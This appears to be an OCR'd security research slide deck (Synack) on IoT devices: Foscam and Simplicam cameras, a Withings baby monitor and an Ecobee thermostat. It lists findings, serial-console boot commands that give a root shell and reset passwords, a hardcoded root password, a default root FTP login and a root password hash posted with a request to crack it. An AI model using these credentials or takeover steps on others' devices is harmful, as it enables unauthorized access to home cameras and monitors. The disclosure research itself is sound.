
firmware decryption command,
obfuscated by “ReformString” function

Synack

FOSCAM FI9826W

serial console

- modify uboot args
- boot to shell
- update root password
- reboot to init
- or: ftpuser1 / <blank>



FCC ID

ZDEFI9826W

Synack

FOSCAM FI9826W

serial console

```
bootcmd=sf probe 0;sf read 0x82000000 0x100000 0x400000;go 0x82000000
boot
```

or just use ftpuser1, it's root too!

115200 baud


```
U-Boot 2010.06 (Jan 25 2013 - 10:58:11)

DRAM:  256 MiB
NAND:  Special Nand id table Version 1.35
Nand ID: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
No NAND device found!!!
0 MiB
Check spi flash controller v350... Found
Spi(cs1) ID: 0xC2 0x20 0x18 0xC2 0x20 0x18
Spi(cs1): Block:64KB Chip:16MB Name:"MX25L128XX"
In:    serial
Out:   serial
Err:   serial
Hit any key to stop autoboot:  0
hisilicon #                                ?
?       - alias for 'help'
base    - print or set address offset
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
ext2load- load binary file from a Ext2 filesystem
ext2ls  - list files in a directory (default /)
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls   - list files in a directory (default /)
getinfo - print hardware information
go      - start application at address 'addr'
```

Synack

CLOSELI SIMPLICAM

Findings

- built on top of the Ambarella dev kit
- https used without cert verification (fixed?!)
- /home/.config contains root password
- firmware updates encrypted
- pulsestream dbus port open



- initial connection over http (fixed?!)
- magic cam pairing and config loading

Synack

CLOSELI SIMPLICAM

Findings

- hardcoded API keys - Twitter and Closeli (fixed?!)
- no cert pinning
- session token, snapshots, etc stored in phone filesystem

- XMPP video streams via plaintext http (fixed?!)
- cloud storage and playback of videos

Synack

CLOSELI SIMPLICAM

mixed messages

“It is factually incorrect that we have ‘no certificate validation at whatsoever’ (sic). We use Symantec certificate validation”

“Based on this information and without being able to locate an actual ‘report’, we are forced to question the credibility of the source.” -ArcSoft, 2015

“With help from security startup Synack, Inc., the simplicam security team identified places in the simplicam and Closeli software where the existing protection could be improved even more.” -ArcSoft, 2015

Synack

CLOSELI SIMPLICAM

not so secret


```
# ls -al /home/.config
-rw-rw-r--    1 root     root         23093 Aug  8  2014 /home/.config
# grep -i -C 5 password /home/.config
CONFIG_AMBARELLA_ROOTFS_UBIFS=y
# CONFIG_AMBARELLA_ROOTFS_EXT2 is not set
# CONFIG_AMBARELLA_ROOTFS_EXT3 is not set
# CONFIG_AMBARELLA_ROOTFS_EXT4 is not set
# CONFIG_AMBARELLA_ROOTFS_SQUASHFS is not set
CONFIG_AMBARELLA_ROOT_PASSWORD="T9aa00bz3AKPCXC@!3"
# CONFIG_AMBARELLA_NORMAL_USER is not set
CONFIG_BACKUP_CPIO=y
# CONFIG_AMBARELLA_BUSYBOX_BUILD is not set
# CONFIG_AMBARELLA_BUSYBOX_BUILD_STATIC is not set
CONFIG_AMBARELLA_BUSYBOX_PREBUILD=y
#
#
```

Synack

CLOSELI SIMPLICAM

serial console

- modify amboot args
- boot to shell
- update root password
- reboot to init
- or: root / T9aa00bz



FCC ID

2AA9P-RASC0001

Synack


CLOSELI SIMPLICAM

serial console

```
setenv cmdline console=ttyS0 ubi.mtd=lnx root=ubi0:rootfs rw rootfstype=ubifs init=/bin/sh
reboot
```

setenv changes persist. "show ptb" to see the original boot string first!

115200 baud




Synack

WITHINGS BABY MONITOR

Findings

- SSH port accessible with fixed root pass
- HTTP (not HTTPS) used for server comms
- tons of GPL code, “we don’t release GPL’d sources”.



- no PC app?

WITHINGS BABY MONITOR

Findings

- the Android app has a default account coded into the application with an obfuscated password, with the username: wsandusr@withings.com
- GCM API key exposed in Android app

- RMTP hash generation potentially dubious
- cloud playback of live streams

Synack

WITHINGS BABY MONITOR

crack me!

root:1DN14cObH$TQ3.WU6fc6rrGejKvOgNi0:::::::


someone crack it already please?!

Synack

WITHINGS BABY MONITOR

serial console

- modify uboot args
- boot to shell
- update root password
- reboot to init



FCC ID

XNAWBP01

Synack

WITHINGS BABY MONITOR

serial console

```
setenv extra_boot_args init=/bin/sh
boot
mount -t proc p /proc
mount / -o remount,rw
```

just run passwd to set root pw to something new


115200 baud

```
U-Boot 2009.11-rc1-svn (f0vr. 06 2012 - 12:06:54)

I2C:   ready
DRAM:  128 MB
NAND:  128 MiB
Reading Env 0 Bad block table found at page 65472, version 0x01
Bad block table found at page 65408, version 0x01
crc ok
Net:   board_eth_init
Ethernet PHY: GENERIC @ 0x01

Hit any key to stop autoboot:  0
wbp>
wbp>
wbp>
wbp>
wbp>
wbp>
wbp>
wbp> ?
?       - alias for 'help'
askenv  - get environment variables from stdin
base    - print or set address offset
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
```

Synack

ECOBEE
Findings

- comms quite well locked down
- serial port accessible



- no PC app?

ECOBEE

Findings

- no cert pinning
- creds stored in keychain

- cloud storage of various settings and history
- https

Synack

ECOBEE

backplate serial

COM5:57600baud - Tera Term VT

File Edit Setup Control Window Help

```
#Relay  Con     Des     State   Error   ADC Max ADC Min Phase
1       0       0       0       0       351     1       5
2       0       0       0       0       396     1       5
3       0       0       0       0       2250    521     9
4       0       0       0       0       264     1       5
5       0       0       0       0       490     1       12
6       0       0       0       0       496     1       12
7       0       0       0       0       151     1       1
8       0       0       0       0       304     1       6
9       0       0       0       0       2642    120     8

G R     2389    1531    9
C       2789    1       8
RC      2642    120     8
RH      2826    1       0

PortA: 0
PortE: 0
State: RH
RC/RH: 0
RH/C: 0
RC/C: 1
States:
InitStatus: 0
Battery: 40
RelayStatus: A4

#PIR Temp: 307

#
#
#
Raw result:     29424
Converted:      32.4 C
Converted:      89.67 F

#
Raw result:
        262
        270
        259
        340
        253
Detect: 1
Cur Meas: 84
```

Synack

ECOBEE

serial boot to shell

COM5:115200baud - Tera Term VT


File Edit Setup Control Window Help

```
UBI: MTD device name:            "Current Root Filesystem"
UBI: MTD device size:            24 MiB
UBI: number of good PEBs:        192
UBI: number of bad PEBs:         0
UBI: max. allowed volumes:       128
UBI: wear-leveling threshold:    4096
UBI: number of internal volumes: 1
UBI: number of user volumes:     1
UBI: available PEBs:             0
UBI: total number of reserved PEBs: 192
UBI: number of PEBs reserved for bad PEB handling: 10
UBI: max/mean erase counter: 5/1
UBI: image sequence number: 425815433
UBI: background thread "ubi_bgt0d" started, PID 327
mice: PS/2 mouse device common for all mice
MXS RTC driver v1.0 hardware v2.3.0
mxs-rtc mxs-rtc.0: rtc core: registered mxs-rtc as rtc0
i2c /dev entries driver
mxs watchdog: initialized, heartbeat 45 sec
mxs-mmc: MXS SSP Controller MMC Interface driver
mxs-mmc mxs-mmc.0: mmc0: MXS SSP MMC DMAIRQ 82 ERRIRQ 96
Registered led device: led-pwm0
dcp dcp.0: DCP crypto enabled.!
TCP cubic registered
NET: Registered protocol family 17
lib80211: common routines for IEEE802.11 drivers
mxs-rtc mxs-rtc.0: setting system clock to 2015-08-04 04:12:56 UTC (1438661576)
mmc0: new high speed SDIO card at address 0001
UBIFS: mounted UBI device 0, volume 0, name "rootfs"
UBIFS: mounted read-only
UBIFS: file system size:   14983168 bytes (14632 KiB, 14 MiB, 118 LEBs)
UBIFS: journal size:       2412544 bytes (2356 KiB, 2 MiB, 19 LEBs)
UBIFS: media format:       w4/r0 (latest is w4/r0)
UBIFS: default compressor: lzo
UBIFS: reserved for root:  0 bytes (0 KiB)
VFS: Mounted root (ubifs filesystem) readonly on device 0:9.
Freeing init memory: 108K
Warning: unable to open an initial console.
starting pid 450, tty '/dev/ttyAM0': '-/bin/sh'


BusyBox v1.15.0 (2014-08-26 01:18:12 EDT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

CYTTSP4 touch controller detected
```

Synack

ECOBEE
serial console

- just boots to root shell?
- torx t6 to open



FCC ID

